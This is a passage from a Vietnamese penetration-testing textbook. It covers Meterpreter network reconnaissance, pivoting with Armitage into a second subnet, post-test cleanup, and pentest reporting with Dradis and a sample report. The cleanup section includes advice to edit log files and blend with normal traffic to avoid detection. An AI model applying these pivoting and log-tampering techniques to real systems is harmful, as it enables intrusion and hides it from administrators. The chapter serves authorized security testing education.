Trước khi xâm nhập sâu vào hạ tầng thông tin, cần tìm kiếm thông tin về mạng và các kết nối đến máy tính này. Cũng như Linux, điều quan trọng là phải thu thập thông tin về mạng càng sớm càng tốt. Meterpreter cho phép sử dụng lệnh `ipconfig` để tìm hiểu về mạng. Thực hiện lệnh này và sẽ thấy: Hệ thống này đặc biệt có hai card mạng riêng biệt và khả năng hệ thống có thể được sử dụng để khám phá mạng 192.168.50.0/24 là tương đối cao. Tiếp tục theo dõi bảng định tuyến và các thông tin mạng khác.



```
meterpreter > route
```

Subnet	Netmask	Gateway
0.0.0.0	0.0.0.0	192.168.75.1
127.0.0.0	255.0.0.0	127.0.0.1
192.168.50.0	255.255.255.0	192.168.50.100
192.168.50.100	255.255.255.255	127.0.0.1
192.168.50.255	255.255.255.255	192.168.50.100
192.168.75.0	255.255.255.0	192.168.75.27
192.168.75.27	255.255.255.255	127.0.0.1
192.168.75.255	255.255.255.255	192.168.75.27
224.0.0.0	240.0.0.0	192.168.50.100
224.0.0.0	240.0.0.0	192.168.75.27
255.255.255.255	255.255.255.255	192.168.50.100
255.255.255.255	255.255.255.255	192.168.75.27

Hình 5.9: Theo dõi bảng định tuyến

Thực hiện lệnh `netstat` để xác định xem có bất kỳ kết nối mạng đáng quan tâm nào đến từ máy này hay không. Những mối liên kết này có thể dẫn tới các mục tiêu tiếp theo.

```
C:\WINDOWS\system32\drivers\etc> netstat -an


Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   127.0.0.1:1025           0.0.0.0:0               LISTENING
TCP   127.0.0.1:1032           127.0.0.1:7642          ESTABLISHED
TCP   127.0.0.1:1033           127.0.0.1:5229          ESTABLISHED
TCP   127.0.0.1:5229           127.0.0.1:1033          ESTABLISHED
TCP   127.0.0.1:7642           127.0.0.1:1032          ESTABLISHED
TCP   192.168.50.100:139       0.0.0.0:0               LISTENING
TCP   192.168.50.100:1120      192.168.50.103:80       ESTABLISHED
TCP   192.168.75.27:139        0.0.0.0:0               LISTENING
TCP   192.168.75.27:24006      192.168.75.26:36468     ESTABLISHED
UDP   0.0.0.0:445              *:*                      *:*
UDP   0.0.0.0:500              *:*                      *:*
UDP   0.0.0.0:1070             *:*                      *:*
UDP   0.0.0.0:1079             *:*                      *:*
UDP   0.0.0.0:4500             *:*                      *:*
UDP   127.0.0.1:123            *:*                      *:*
UDP   127.0.0.1:1069           *:*                      *:*
UDP   127.0.0.1:1900           *:*                      *:*
UDP   192.168.50.100:123       *:*                      *:*
UDP   192.168.50.100:137       *:*                      *:*
UDP   192.168.50.100:138       *:*                      *:*
UDP   192.168.50.100:1900      *:*                      *:*
UDP   192.168.75.27:123        *:*                      *:*
UDP   192.168.75.27:137       *:*                      *:*
UDP   192.168.75.27:138       *:*                      *:*
C:\WINDOWS\system32\drivers\etc>
```

Hình 5.10: Xem các kết nối mạng tới máy nạn nhân


Hãy nhìn vào kết nối giữa host này và 192.168.50.103 trên cổng 80. Có vẻ như có một máy chủ web đang chạy trên máy đó. Ngoài ra, dường như có các thiết bị đáng quan tâm hơn trên mạng 192.168.50.0/24 so với mạng con 192.168.75.0/24.

Sau khi đã có thông tin, việc tấn công các máy tính khác cũng dễ dàng nhờ Armitage với kiểu tấn công pivot. Khi biết rằng có một mạng khác có sẵn từ máy Windows bị xâm nhập, thì bây giờ vấn đề chỉ là có thể quét mạng và khởi động các cuộc tấn công từ hệ thống này hay không. Có một số các phương pháp thủ công để thực hiện việc này, nhưng đơn giản nhất là kích chuột phải vào biểu tượng đồ họa của máy tính mục tiêu trong Armitage và chọn Meterpreter | Pivoting | Setup.



Hình 5.11: Tấn công pivot

Chọn 192.168.50.0 và nhấp vào Add Pivot.




Hình 5.12: Cấu hình tấn công pivot

Thao tác này sẽ thêm thông tin định tuyến thích hợp để cho phép thực hiện quét và tấn công thông qua máy tính nạn nhân. Có thể thử như sau:

1. Chọn máy Windows bị xâm nhập.
2. Tại thanh điều hướng trên cùng chọn Hosts | MSF Scans.
3. Nhập 192.168.50.0/24 và tiếp tục.
4. Xem lại những phát hiện và chọn Find Attacks từ phần lựa chọn menu tấn công hàng đầu.

Sau đó, sẽ nhìn thấy một vài thông tin tương tự như ảnh chụp màn hình trong hình vẽ 5.13.



Hình 5.13: Kết quả sau khi tấn công pivot

Nhấp chuột phải vào máy tính mới tìm thấy và chọn quét để lấy thêm thông tin về hệ thống. Các đường màu xanh lá cây cung cấp hướng dẫn về những hệ thống mà các điểm Pivot đang đi qua. Điều này có thể đặc biệt hữu ích khi đối phó với các mạng lưới phức tạp.

5.5 Khôi phục lại trạng thái ban đầu của các máy tính

Khi khai thác một mạng nhỏ, rất dễ có đánh giá thấp về thời gian và nỗ lực để khôi phục lại các máy tính đã xâm nhập. Thực tế, nhiệm vụ này rất quan trọng trong việc tránh phát hiện và thiết lập lại mạng như ban đầu sau khi thử nghiệm hoàn tất. Thêm nữa, việc bỏ qua một máy chủ đã bị xâm nhập sẽ rất nguy hiểm do người khác có thể lợi dụng để khai thác. Ví dụ như quên là đã sử dụng tài khoản trò chơi cho một đăng nhập SSH với quyền root và đặt mật khẩu rất yếu ở đó. Hoặc tệ hơn là vô tình gửi báo cáo sai cho khách hàng và cho thông tin bí mật của ai đó. Khi làm việc với một hoặc vài máy tính, có thể dễ dàng quay lại khôi phục dọn dẹp lại các máy tính đó. Nhưng nếu có 1000 máy với trên 40 mạng con khác nhau thì đó lại là vấn đề lớn. Do vậy, cần ghi chép tỉ mỉ và lưu giữ hồ sơ chính xác về không chỉ những gì đã làm trong khi kiểm tra mà còn cả những điều đã được thực hiện có thể vẫn tồn tại sau khi thử nghiệm.

Sử dụng một danh sách kiểm tra

Cần có một danh sách kiểm tra cho tất cả các hành động phải hoàn tác. Ví dụ như thêm một tập tin tạm thời vào một thư mục cho phép ghi để có thể thử nghiệm blind SQL injection. Nếu không thể xóa tệp, hãy thông báo quản trị viên nhắc họ xóa các tệp đó. Bởi vì công việc của một chuyên gia kiểm thử xâm nhập là để giúp xác minh tính an toàn của một môi trường, chứ không phải để làm cho nó dễ bị tổn thương hơn.

Khi nào cần dọn dẹp?

Không bao giờ là quá sớm để bắt đầu quá trình dọn dẹp và khôi phục hệ thống. Điều này không chỉ giúp người kiểm thử không bị phát hiện, mà còn đảm bảo là có cách tiếp cận có hệ thống được sử dụng trong suốt quá trình kiểm tra thâm nhập. Do đó, trong quá trình thực hiện kiểm thử, nên làm dần từng bước và thực hiện dọn dẹp khôi phục ngay khi có thể. Như vậy, việc dọn dẹp sẽ dễ dàng hơn.

Các tệp log cục bộ

Điều quan trọng là hiểu rõ nơi các tệp log được lưu trữ, nội dung của chúng và cách chúng được theo dõi bởi quản trị viên. Hãy dành thời gian để tìm hiểu về các tệp log khác nhau cho các hệ điều hành được sử dụng rộng rãi nhất như các bản phân phối Linux phổ biến và máy chủ Windows. Để tránh bị phát hiện, việc xóa các bản ghi một cách đơn giản sẽ không hỗ trợ đạt được kết quả mong muốn. Thay vào đó, hãy sử dụng các kỹ thuật cho phép người kiểm thử chỉnh sửa các phần của tệp log hoặc leo thang đặc quyền sang tài khoản không được giám sát. Một số nhiệm vụ cần để tìm hiểu một mạng nội bộ không yêu cầu quyền quản trị. Do đó, có thể sẽ là tốt hơn nếu sử dụng tài khoản người dùng thường cho các hoạt động này bởi vì thường chỉ các hành động của quản trị viên mới bị theo dõi.

Ngoài ra, các quản trị viên khi xem lại log sẽ không tìm kiếm các lưu lượng truy nhập chuẩn. Họ sẽ tìm kiếm các dấu vết bất thường. Do đó để tránh bị phát hiện lưu lượng truy nhập và hành động bất thường, cần hợp nhất với lưu lượng truy nhập của những người dùng trung bình.

5.6 Thu thập dữ liệu và báo cáo

Dù phiền phức và mất thời gian nhưng mọi bước của thử nghiệm xâm nhập phải được ghi lại vào tài liệu một cách thích hợp. Điều này không chỉ cho phép các kết quả chính xác và có thể lặp lại mà còn cho phép ai đó kiểm tra lại công việc và đảm bảo không có gì bị bỏ sót trong quá trình thử nghiệm. Khi thử nghiệm xâm nhập ngày càng phổ biến, các nhóm thử nghiệm ngày càng trở nên phân khúc và chuyên biệt hơn. Có thể có một người trong nhóm chuyên về thử nghiệm xâm nhập ứng dụng và một người khác là thiên tài hậu khai thác. Một điều không thay đổi từ vai trò này sang vai trò khác là cần có tài liệu và báo cáo thích hợp. Có những công cụ có sẵn cho cộng đồng giúp giảm thiểu độ phức tạp của việc ghi lại mọi bước, lệnh và kết quả của một bài kiểm thử xâm nhập. Với việc sử dụng hợp lý các công cụ này, tài liệu sẽ trở thành bản năng thứ hai của chúng ta. Dưới đây, chúng ta sẽ sử dụng công cụ Dradis cho việc cộng tác

Khung làm việc Dradis


Khi nói đến cộng tác và chia sẻ dữ liệu trong quá trình kiểm thử xâm nhập, khó có thể đánh bại những lợi ích và tùy chọn có sẵn trong Dradis. Đây là một công cụ thu thập dữ liệu chính mà chúng ta đã thảo luận trong chương 1, lập kế hoạch và xác định phạm vi cho một bài kiểm thử xâm nhập thành công, và thường là công cụ được lựa chọn để thu thập dữ liệu. Như mọi khi, ta cần có một số dữ liệu trước khi có thể bắt đầu. Ví dụ một doanh nghiệp nhỏ đã yêu cầu nhóm chuyên gia thực hiện kiểm thử xâm nhập trên máy chủ web của họ, máy chủ này vẫn đang trong giai đoạn phát triển và không có sẵn trên Internet. Quy tắc tham gia là không được phép truy cập bất kỳ thứ gì khác ngoài một máy chủ cụ thể này, có thể truy cập cục bộ trên mạng con 192.168.75.0/24. Quyền truy cập VPN vào mạng 192.168.75.0/24 được cấp và được phép có tới hai kết nối đồng thời. Khung thời gian cho thử nghiệm có giới hạn và nhóm dự định sử dụng hai người để thực hiện thử nghiệm của mình.

Để làm theo ví dụ này, nhóm cần thiết lập và chạy môi trường ảo sau:

- Hai máy khách BackTrack trên mạng con 192.168.75.0/24 (VLAN1).
- pfSense được cấu hình để gán địa chỉ qua DHCP cho mạng con 192.168.75.0/24 (VLAN1).
- Kioptrix (máy có lỗ hổng) với Mức 1 được thiết lập để kết nối với VLAN1.

Thiết lập này sẽ cho phép theo dõi hiệu quả phân báo cáo sau đó. Báo cáo là một lĩnh vực có tính linh hoạt cao và như vậy sẽ cần một thời gian để tìm được mẫu và định dạng phù hợp nếu muốn sử dụng cho các bài kiểm thử. Liên kết với 192.168.75.11 trên cổng 3004 (sử dụng địa chỉ IP của máy BackTrack đang sử dụng để chạy máy chủ Dradis). Anhr

chụp màn hình cho thấy máy chủ Dradis trên 192.168.75.11 đều có thể truy cập được bởi cả hai máy.



Hình 5.14: Kết quả sau khi quét

Các thay đổi được thực hiện bởi một trong hai hệ thống sẽ được cập nhật để cả hai người dùng có thể nhìn thấy. Khi một thay đổi được thực hiện, những người dùng đã đăng nhập khác sẽ được thông báo. Khi ghi chú này xuất hiện, chỉ cần nhấp vào biểu tượng Làm mới cây ở đầu cột nút bên cạnh để thêm nhánh. Sử dụng hiệu quả các công cụ như Dradis sẽ cho phép nhóm làm việc hiệu quả và kỹ lưỡng hơn khi thực hiện kiểm tra.

Báo cáo

Vào cuối quá trình kiểm thử xâm nhập, tất cả dữ liệu sẽ cần được chuyển thành thông tin cho phép doanh nghiệp và chủ sở hữu hệ thống thực hiện hành động. Mặc dù các mục tiêu của kiểm thử xâm nhập có thể khác nhau, nhưng nhu cầu ghi lại toàn bộ quá trình và đưa kết quả vào một định dạng dễ sử dụng vẫn không đổi. Một số mục cần được đưa vào báo cáo điều hành bao gồm:

- Trang bìa
 - Logo công ty
 - Tiêu đề và mô tả của thử nghiệm đã thực hiện
 - Nhắc nhở bảo mật

° Ngày và thời gian thử nghiệm

Trang bìa phải chuyên nghiệp và bắt mắt, nên đưa hình ảnh minh họa cho logo của nhóm thử nghiệm ở đây. Trang tiếp theo sẽ cung cấp một chỉ mục của tài liệu có trong báo cáo, cho phép người đọc nhanh chóng chuyển đến vị trí quan tâm. Điều này đặc biệt quan trọng khi người đó đang tham dự một cuộc họp hoặc cần cập nhật nhanh những nội dung báo cáo đề cập.


MỤC LỤC

Tập đoàn ABC - Máy chủ phát triển dịch vụ Web nội bộ.....	1
Tổng quan.....	3
Giới thiệu.....	3
Khung thời gian phân bổ.....	3
Các phát hiện.....	3
Phát hiện mức cao.....	4
Phát hiện mức trung.....	4
Phát hiện thấp.....	4
Mức thông tin.....	4
Sơ đồ mạng.....	5

Hình 5.15: Kết quả sau khi quét

Trang tiếp theo phải là Tóm tắt công việc, có thể được sử dụng để xem xét nhanh các phát hiện. Tóm tắt công việc có thể thay đổi tùy theo đối tượng mục tiêu. Ví dụ đưa ra ở đây giả định rằng không biết báo cáo đang được trình bày cho ai và do đó cần bao gồm tất cả các đối tượng - các nhà quản lý kỹ thuật và phi kỹ thuật. Phần này của báo cáo phải cung cấp cho những người không tham gia quá trình thử nghiệm ban đầu đủ thông tin để hiểu thử nghiệm là gì và mục tiêu của thử nghiệm là gì. Nó cũng phải cung cấp một cái nhìn tổng quan nhanh chóng về những phát hiện là gì và nếu có bất kỳ điều gì đặc biệt được phát hiện cần được chú ý ngay lập tức.

BÁO CÁO KIỂM THỬ XÂM NHẬP



PHÁT HIỆN MỨC CAO

1) Phiên bản Samba sử dụng bởi APPDevWebServer đã quá hạn và cho phép tin tặc có thể chiếm quyền hệ thống hoàn toàn trong thời gian ngắn, sử dụng các mã khai thác có sẵn hoặc các công cụ tự động.

PHÁT HIỆN MỨC TRUNG BÌNH

1) Ứng dụng Web không được bảo vệ bằng tường lửa ứng dụng web.
2) Phần mềm cài đặt trên APPDevWebServer không được bảo trì và nói chung đã quá hạn, cần được vá thường xuyên.

PHÁT HIỆN MỨC THẤP

1) Một số cấu hình ứng dụng mặc định cho phép kẻ tấn công kỹ năng tốt lấy được thông tin hệ thống bằng cách truy cập một URL không được bảo vệ.
2) Các phiên bản plugin ứng dụng web cho thấy có những lỗ hổng đã công bố có thể được sử dụng để tấn công DoS vào hệ thống.

MỨC THÔNG TIN

1) Máy chủ Web cung cấp các bản tin lỗi có chứa thông tin cho phép điều tra về hệ thống.

Hình 5.16: Kết quả sau khi quét

Như đã thảo luận, cần quản lý để nắm bắt một số phần chính trong một trang duy nhất. Thông tin phải ngắn gọn và đi vào trọng điểm và nên tránh sử dụng thuật ngữ kỹ thuật bất cứ khi nào có thể vì cuối cùng báo cáo có thể được cung cấp cho các thành viên không chuyên về kỹ thuật của nhóm quản lý.

Các phần chính nên được bao phủ dưới một trang bao gồm tiêu đề và mô tả ngắn gọn, phạm vi hoặc phần giới thiệu và tiến trình thử nghiệm xảy ra. Nhiều người không hiểu rằng một người thực hiện thử nghiệm xâm nhập bị giới hạn bởi nguồn lực giống như bất kỳ thành viên nào khác của đội. Nếu mất hai ngày để bẻ khóa mật khẩu nhưng chỉ có một mật khẩu để thực hiện kiểm tra, điều đó không nhất thiết có nghĩa là mật khẩu đó an toàn, chỉ là nhóm không có đủ thời gian để thực hiện kiểm tra đúng cách.

Phân phát hiện trong bản tóm tắt điều hành là rất quan trọng. Hầu hết đội ngũ quản lý có thể sẽ không bao giờ đọc về tất cả các bước phải thực hiện để tìm ra những lỗ hổng này, họ chỉ muốn biết chúng là gì và ưu tiên cho từng loại để có thể bắt đầu đưa ra các chiến lược và kế hoạch khắc phục.

Ngoài ra, không chỉ cần xác định rõ ràng và tóm tắt các phát hiện mà còn phải cung cấp một biểu đồ đẹp để hỗ trợ việc hình dung các phát hiện. Điều quan trọng khác là phải cung cấp một sơ đồ mạng được xác định rõ ràng theo quan điểm của nhóm. Điều này cho phép khách hàng hiểu rằng tất cả các hệ thống thích hợp đã được kiểm tra, và trong một số trường hợp, có những vấn đề mà khách hàng thậm chí không biết, chẳng hạn như các hệ thống trên mạng không nhất thiết phải thuộc về mục tiêu cần kiểm tra. Lý tưởng nhất là nhóm có được một danh sách tất cả các dịch vụ có sẵn trên mạng. Trong ví dụ dưới đây, ta chỉ liệt kê cổng và mô tả vì biết rằng chỉ có một hệ thống tham gia vào thử nghiệm. Một phương pháp khác là liệt kê tất cả các dịch vụ như hình sau:

Cổng	Mô tả	Hệ thống
80	HTTP	192.168.75.1, 192.168.75.2, 192.168.75.15


Hình 5.16: Danh sách các dịch vụ

Một danh sách như thế này có thể trở nên khả thi nếu có các dịch vụ trên hệ thống không nên có ở đó. Ví dụ: Một máy chủ phát triển vẫn đang chạy một máy chủ web mà thực ra ngừng hoạt động nhiều năm trước.

Hãy xem trang ví dụ sau đây bao gồm sơ đồ mạng cơ bản và danh sách các cổng giả thiết đang mở trên 192.168.75.15.

BÁO CÁO KIỂM THỬ XÂM NHẬP

SƠ ĐỒ MẠNG



CHÚ Ý:

Sau khi chiếm quyền sử dụng máy mục tiêu, có thể phát hiện và tới được một mạng khác `192.168.50.0/24` từ máy này. Do các ràng buộc theo hiệp nghị, chúng tôi không được phép tiếp tục thực hiện các bước tiếp theo như các tin tặc thường sẽ làm, bao gồm tìm kiếm các thông tin về mạng mới phát hiện. Nếu `192.168.50.0/24` có các kết nối tới các máy chủ quan trọng thì bắt buộc `192.168.75.15` phải được hoàn toàn bảo mật. Chúng tôi khẩn thiết khuyến nghị cần có kiểm thử xâm nhập hoàn chỉnh cho tất cả các mạng đã phát hiện ra trước khi đưa hệ thống này ra Internet.

CÁC DỊCH VỤ ĐÃ PHÁT HIỆN

Mục tiêu `192.168.75.15` đang nghe trên các cổng sau:

Cổng	Mô tả
80	Máy chủ Web HTTP
443	Máy chủ Web HTTPS
25	Máy chủ Email SMTP

Máy chủ email cần được cấu hình chính xác để đảm bảo không bị sử dụng để gửi ra ngoài các email không mong muốn (theo vai trò là máy chủ chuyển tiếp email)

Hình 5.17: Danh sách các dịch vụ

Cuối cùng là cung cấp một số báo cáo chi tiết. Đây là chỗ để liệt kê chi tiết các phát hiện và cũng cung cấp thông tin về cách những vấn đề này được phát hiện. Thường không có giới hạn về số lượng dữ liệu xuất hiện trong phần báo cáo chi tiết. Đảm bảo cung cấp ít nhất đủ thông tin để quản trị viên có thể cố gắng mô phỏng các phần cụ thể của thử nghiệm để đảm bảo mọi biện pháp kiểm soát giảm thiểu rủi ro đã được áp dụng đang thực sự hoạt động.

Tài liệu cũng cần đề cập đến phương pháp luận đã được sử dụng, có thể là một tập con của phương pháp luận tiêu chuẩn hoặc thậm chí là điều gì đó tự nghĩ ra — điều quan trọng là phải hiểu những gì đã làm. Đây là nơi để các ghi chú hữu ích.

Một ví dụ đơn giản cho phần này có thể được mô tả như dưới đây:

PHƯƠNG PHÁP SỬ DỤNG

Phương pháp luận của chúng tôi cung cấp một cơ chế được thiết lập để xác định mức độ bảo mật của mạng hoặc thiết bị. Do các hạn chế được đưa ra theo bên yêu cầu, chúng tôi đã bỏ qua một số giai đoạn kiểm tra tiêu chuẩn của mình và chuyển thẳng sang liệt kê, sau đó là khai thác và hậu khai thác. Theo yêu cầu, chúng tôi đã không thực hiện các hoạt động làm sạch vì các quản trị viên muốn chứng kiến tác động và tính hợp lệ của các tuyên bố của chúng tôi trong tương lai. Dưới đây là đánh giá nhanh về quy trình mà chúng tôi đã tuân theo để xâm nhập hoàn toàn hệ thống mục tiêu trong một thời gian ngắn:

Đã hoàn tất quá trình quét nmap đầy đủ của hệ thống mục tiêu. Chúng tôi đã không cố gắng che giấu các hoạt động của mình trên mạng

Đã xác định rằng có một máy chủ web đang chạy trên cổng 80.

3) Xác định phiên bản SAMBA để bị tấn công đã biết được cài đặt trên hệ thống từ xa.

4) Khai thác lỗ hổng bảo mật

5) AWK được sử dụng để sửa đổi mật khẩu và cấp quyền truy cập root cho tài khoản GAMES

6) Đăng nhập vào máy thông qua SSH bằng tài khoản GAMES và tài khoản xác thực chúng tôi đã thiết lập cho máy trong quá trình khai thác ban đầu.

7) Liệt kê đầy đủ hệ thống và tệp.

KẾT QUẢ CHI TIẾT

Tên máy chủ:

Các địa chỉ IP:

Dịch vụ: 80, 443, 25. v.v.

1 ở Mức cao, 2 ở Mức trung bình, 2 ở Mức thấp, 2 ở Mức thông tin

CVE có liên quan:

Điểm CVSS tích lũy: 60.3

Gợi ý: Khắc phục

KHẮC PHỤC

Tên lỗ hổng và mô tả chi tiết

Các hệ thống bị ảnh hưởng

Cách khắc phục đề xuất

Hình 5.18: Phương pháp sử dụng trong báo cáo

Hình trên cũng có một phần đề cập tới việc khắc phục. Tất cả thông tin cần thiết để khắc phục sự cố đều đã có trong báo cáo, nhưng đôi khi tốt hơn là đưa ra danh sách các hệ thống dễ bị tấn công có liên quan đến các lỗ hổng cụ thể. Điều này giúp một doanh nghiệp

giải quyết đơn giản và nhanh chóng các lỗ hổng bảo mật theo cách hợp lý. Ví dụ: quản trị viên có thể được giao nhiệm vụ cập nhật tất cả các phiên bản SAMBA trên mạng và với phần khắc phục trong báo cáo đưa ra, họ có thể trực tiếp làm việc trên danh sách đó.

Bất kỳ thông tin bổ sung nào không liên quan trực tiếp đến việc cung cấp dữ liệu có thể hành động phải được thêm vào phụ lục. Điều này bao gồm bất kỳ kết xuất dữ liệu nào đủ nhiều như danh sách thư mục, URL, phiên bản và phần mềm đã cài đặt, v.v.

5.7 Kết chương

